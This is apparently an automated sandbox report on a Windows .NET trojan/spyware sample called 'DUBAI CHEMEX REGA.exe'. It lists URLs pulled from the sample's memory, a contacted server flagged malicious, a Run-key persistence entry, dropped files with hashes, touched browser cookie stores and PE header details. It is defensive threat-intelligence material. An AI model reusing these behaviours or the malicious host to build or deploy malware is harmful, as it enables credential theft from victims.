http://www.jiyu-kobo.co.jp/.~6M	DUBAI CHEMEX REGA.exe, 00000000.00000003.649641249.000000000 638C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.zhongyicts.com.cn	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000 75D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	DUBAI CHEMEX REGA.exe, 00000000.00000002.664563832.000000000 339A000.00000004.00000001.sdmp, DUBAI CHEMEX REGA.exe, 00000000.00000002.664541642.0000000003381000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.741183439.00000000027DC000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.741126162.00000000027C1000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000 75D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org%	DUBAI CHEMEX REGA.exe, 00000004.00000002.911263049.000000002B71000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	DUBAI CHEMEX REGA.exe, 00000000.00000002.665376821.000000004579000.00000004.00000001.sdmp, DUBAI CHEMEX REGA.exe, 00000004.00000002.909140573.000000000402000.00000040.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.746129783.00000000039B8000.00000004.00000001.sdmp, AlxpSuW.exe, 0000000A.00000002.909153388.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000075D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000075D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false		high
http://DynDns.comDynDNS	AlxpSuW.exe, 0000000A.00000002.910963365.0000000003201000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.comue	DUBAI CHEMEX REGA.exe, 00000000.00000002.668995974.000000000638A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cnrig)E	DUBAI CHEMEX REGA.exe, 00000000.00000003.648227085.000000006391000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.comc	DUBAI CHEMEX REGA.exe, 00000000.00000003.646661565.000000000639B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cnLog	DUBAI CHEMEX REGA.exe, 00000000.00000003.648227085.000000006391000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://li19E5Eebc4fe8K8ng5D.com	DUBAI CHEMEX REGA.exe, 00000004.00000002.911770163.0000000002EDC000.00000004.00000001.sdmp, DUBAI CHEMEX REGA.exe, 00000004.00000003.862456569.00000000000D84000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	DUBAI CHEMEX REGA.exe, 00000004.00000002.911263049.000000002B71000.00000004.00000001.sdmp, AlxpSuW.exe, 0000000A.00000002.910963365.0000000003201000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/dd8	DUBAI CHEMEX REGA.exe, 00000000.00000003.649641249.000000000638C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/	DUBAI CHEMEX REGA.exe, 00000000.00000003.649641249.000000000638C000.00000004.00000001.sdmp, DUBAI CHEMEX REGA.exe, 00000000.00000003.649849888.000000000638C000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.coma	DUBAI CHEMEX REGA.exe, 00000000.00000002.668995974.000000000638A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000075D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000075D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000075D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000075D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	DUBAI CHEMEX REGA.exe, 00000000.00000003.649641249.000000000638C000.00000004.00000001.sdmp, DUBAI CHEMEX REGA.exe, 00000000.00000003.649849888.0000000000638C000.00000004.00000001.sdmp, DUBAI CHEMEX REGA.exe, 00000000.00000003.649977429.0000000006386000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/n	DUBAI CHEMEX REGA.exe, 00000000.00000003.649641249.000000000638C000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://webmail.satguruclearing.com	DUBAI CHEMEX REGA.exe, 00000004.00000002.911837506.0000000002EFC000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers8	DUBAI CHEMEX REGA.exe, 00000000.00000002.669646935.000000000075D2000.00000004.00000001.sdmp, AlxpSuW.exe, 00000009.00000002.749806133.0000000005870000.00000002.00000001.sdmp	false		high
http://www.tiro.comym	DUBAI CHEMEX REGA.exe, 00000000.00000003.647546366.000000000639B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/.~6M	DUBAI CHEMEX REGA.exe, 00000000.00000003.649754673.000000000638C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/e~	DUBAI CHEMEX REGA.exe, 00000000.00000003.649641249.000000000638C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.199.135	webmail.satguruclearing.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385489
Start date:	12.04.2021
Start time:	15:29:31
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DUBAI CHEMEX REGA.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@7/5@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.4% (good quality ratio 0.3%) • Quality average: 48.9% • Quality standard deviation: 32.4%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 20.82.209.183, 131.253.33.200, 13.107.22.200, 104.43.139.144, 92.122.145.220, 104.42.151.234, 13.88.21.125, 20.50.102.62, 93.184.221.240, 52.155.217.156, 20.54.26.129, 13.64.90.137, 168.61.161.212, 92.122.213.194, 92.122.213.247 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, wu.azureedge.net, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, wu.wpc.apr-52dd2.edgecastdns.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, wu.ec.azureedge.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, skypedataprdcolcus17.cloudapp.net, skypedataprdcolcus16.cloudapp.net, dual-a-0001.dc-msedge.net, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:30:24	API Interceptor	677x Sleep call for process: DUBAI CHEMEX REGA.exe modified
15:30:48	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run AlxpSuW C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe
15:30:56	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run AlxpSuW C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe
15:31:00	API Interceptor	505x Sleep call for process: AlxpSuW.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.199.135	Dubai REGA 2021UAE.exe	Get hash	malicious	Browse	
	DUBAI UAEGH092021.exe	Get hash	malicious	Browse	
	HCU2134 SINGAPORE.doc	Get hash	malicious	Browse	
	DUBAI PPMC HCU217ED.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
webmail.satguruclearing.com	Dubai REGA 2021UAE.exe	Get hash	malicious	Browse	• 208.91.199.135
	DUBAI UAEGH092021.exe	Get hash	malicious	Browse	• 208.91.199.135
	SecuriteInfo.com.Trojan.Siggen12.57034.10737.exe	Get hash	malicious	Browse	• 208.91.199.135
	HCU2134 SINGAPORE.doc	Get hash	malicious	Browse	• 208.91.199.135
	DUBAI PPMC HCU217ED.exe	Get hash	malicious	Browse	• 208.91.199.135

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	BILL-OOO566876.exe	Get hash	malicious	Browse	• 208.91.199.225
	SecuriteInfo.com.Scr.Malcodegdn30.29716.exe	Get hash	malicious	Browse	• 208.91.198.143
	commercial invoice & packing list doc.exe	Get hash	malicious	Browse	• 43.225.55.205
	ORDER 9387383900.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	Payment Advice Note from 02.04.2021 to 608761.exe	Get hash	malicious	Browse	• 208.91.199.223
	Dubai REGA 2021UAE.exe	Get hash	malicious	Browse	• 208.91.199.135
	e0xd7qhFaMk3Dpx.exe	Get hash	malicious	Browse	• 208.91.198.143
	Dridex.xls	Get hash	malicious	Browse	• 208.91.199.159
	documents-351331057.xlsm	Get hash	malicious	Browse	• 162.251.80.27
	documents-351331057.xlsm	Get hash	malicious	Browse	• 162.251.80.27
	DUBAI UAEGH092021.exe	Get hash	malicious	Browse	• 208.91.199.135
	PAGO FACTURA V-8680.exe	Get hash	malicious	Browse	• 208.91.198.143
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 162.251.80.27
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 162.251.80.27
	usd 420232.exe	Get hash	malicious	Browse	• 208.91.199.225
	P037725600.exe	Get hash	malicious	Browse	• 208.91.199.225
	VAT INVOICE.exe	Get hash	malicious	Browse	• 208.91.199.224
	VAT INVOICE.exe	Get hash	malicious	Browse	• 208.91.199.224
	NEW ORDER.exe	Get hash	malicious	Browse	• 208.91.198.143
	TRANSFERENCIA AL EXTERIOR U810295.exe	Get hash	malicious	Browse	• 208.91.198.143

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\AlxpSuW.exe.log	
Process:	C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\AlxpSuW.exe.log	
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\DUBAI CHEMEX REGA.exe.log	
Process:	C:\Users\user\Desktop\DUBAI CHEMEX REGA.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe	
Process:	C:\Users\user\Desktop\DUBAI CHEMEX REGA.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	623104
Entropy (8bit):	7.483309393560406
Encrypted:	false
SSDEEP:	12288:rxpH6m/fCbppI+hEUdrTcxp/mYkTTMQBLAhkDKi:7r3CPIOrV4x0YmTMQyhkmi
MD5:	7A7078E03FD2FEE66B7436DA7222D2E0
SHA1:	03F9DD35D1D16D69DA789E8E1E0119F0163ADAAE
SHA-256:	B655965E57F392A0C5D82D2F248D432575B4F7092FA87A8BD868E56E6E32D546
SHA-512:	8E6E91E97B95946F13769BAFE7BF421D2021158B33C30D4395FEE4D3A37EA3DA2DE3E4BA4429860F492A3332B2F086CB9C13D429724806C95F83BAA432D35006
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 25%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...R.s`.....P..... ... ....@.. ..... ..@.....X...O.... ..<..... ..... ..H.....text..... ..... ..`.rsrc...<.... .....@..@.reloc..... .....@..B.....H.....@....I.....0.....($...(%.....(....o&....*.....('.....((.....()....(*.....(+....*N..(....o....(,....*&.. (-....*.s.....s/.....s0.....s1.....s2.....*....0.....~....o3....+..*.0.....~....o4....+..*.0.....~....o5....+..*.0.....~....o6....+..*.0.....~....o7....+..*.0..<.....~.....(8.....,!r...p.....(9...o:...s;.....~.....+..*.0.....

C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\DUBAI CHEMEX REGA.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64

C:\Users\user\AppData\Roaming\AlxpSuW\AlxpSuW.exe:Zone.Identifier	
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\wwcoyfzh.i55\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\DUBAI CHEMEX REGA.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	modified
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.483309393560406
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	DUBAI CHEMEX REGA.exe
File size:	623104
MD5:	7a7078e03fd2fee66b7436da7222d2e0
SHA1:	03f9dd35d1d16d69da789e8e1e0119f0163adaae
SHA256:	b655965e57f392a0c5d82d2f248d432575b4f7092fa87a8bd868e56e6e32d546
SHA512:	8e6e91e97b95946f13769bafe7bf421d2021158b33c30d4395fee4d3a37ea3da2de3e4ba4429860f492a3332b2f086cb9c13d429724806c95f83baa432d35006
SSDEEP:	12288:rxpH6m/fCbppI+hEUdrTcxp/mYkTTMQBLAhkDKi:7r3CPIOrV4x0YmTMQyhkmi
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...R.s`.....P..... ... .@.. .....@.....

File Icon

Icon Hash:	1103212484000000

Static PE Info

General

Entrypoint:	0x4802aa
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6073F552 [Mon Apr 12 07:22:58 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
or dword ptr [edx], ecx
or eax, 00000020h
add byte ptr [ecx+49h], cl
sub al, byte ptr [eax]
add byte ptr [eax], al
add byte ptr [eax], al
dec ebp
dec ebp
add byte ptr [edx], ch
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x80258	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x82000	0x1983c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x9c000	0xc	.reloc

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x7e2c8	0x7e400	False	0.881789526609	PGP symmetric key encrypted data - Plaintext or unencrypted data	7.81409495243	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x82000	0x1983c	0x19a00	False	0.196741615854	data	3.42109206296	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x9c000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x82220	0x468	GLS_BINARY_LSB_FIRST		
RT_ICON	0x82688	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 4294901502, next used block 4294901502		
RT_ICON	0x83730	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 4294901502, next used block 4294901502		
RT_ICON	0x85cd8	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 4294901502, next used block 4294901502		
RT_ICON	0x89f00	0x10828	data		
RT_GROUP_ICON	0x9a728	0x4c	data		
RT_GROUP_ICON	0x9a774	0x14	data		
RT_VERSION	0x9a788	0x38c	PGP symmetric key encrypted data - Plaintext or unencrypted data		
RT_MANIFEST	0x9ab14	0xd25	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF, LF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

